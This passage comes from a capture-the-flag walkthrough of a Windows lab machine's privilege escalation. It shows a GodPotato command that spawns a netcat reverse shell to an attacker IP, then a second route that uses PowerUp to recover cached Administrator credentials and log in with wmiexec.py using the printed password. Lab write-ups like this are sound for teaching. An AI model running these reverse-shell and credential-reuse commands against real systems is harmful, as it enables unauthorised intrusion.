
We also need the nc.exe to get a privileged shell so transfering the nc.exe too.

Now executing GodPotato and nc
1
.\gp.exe -cmd "./nc64.exe -t -e c:\windows\system32\cmd.exe 10.10.14.87 9005"

We are NT AUTHORITY\SYSTEM.

We can go ahead and claim the root flag.
Group Policy Preferences (Method 2)
Another way of exploiting this box’s privilege escalation part is we use PowerUp.ps1 A script designed to find the possible privilege escalation on windows machines, heavily signatured by the Windows Defender and other Aniviruses.
Uploading PowerUp.ps1 to the remote box where we have shell as MSSQL-SVC

Loaded the PowerUp.ps1 into the memory.
Now if we run Invoke-AllChecks from PowerUp we get all the vectors to escalate our privileges.

We have Administrator’s credentials stored in the Locally cached group policy preferences.
With that password we can use Wmiexec.py to login as Administrator.
1
wmiexec.py Administrator:'MyUnclesAreMarioAndLuigi!!1!'@10.129.5.153

Rooted !

Thanks for Reading 🙂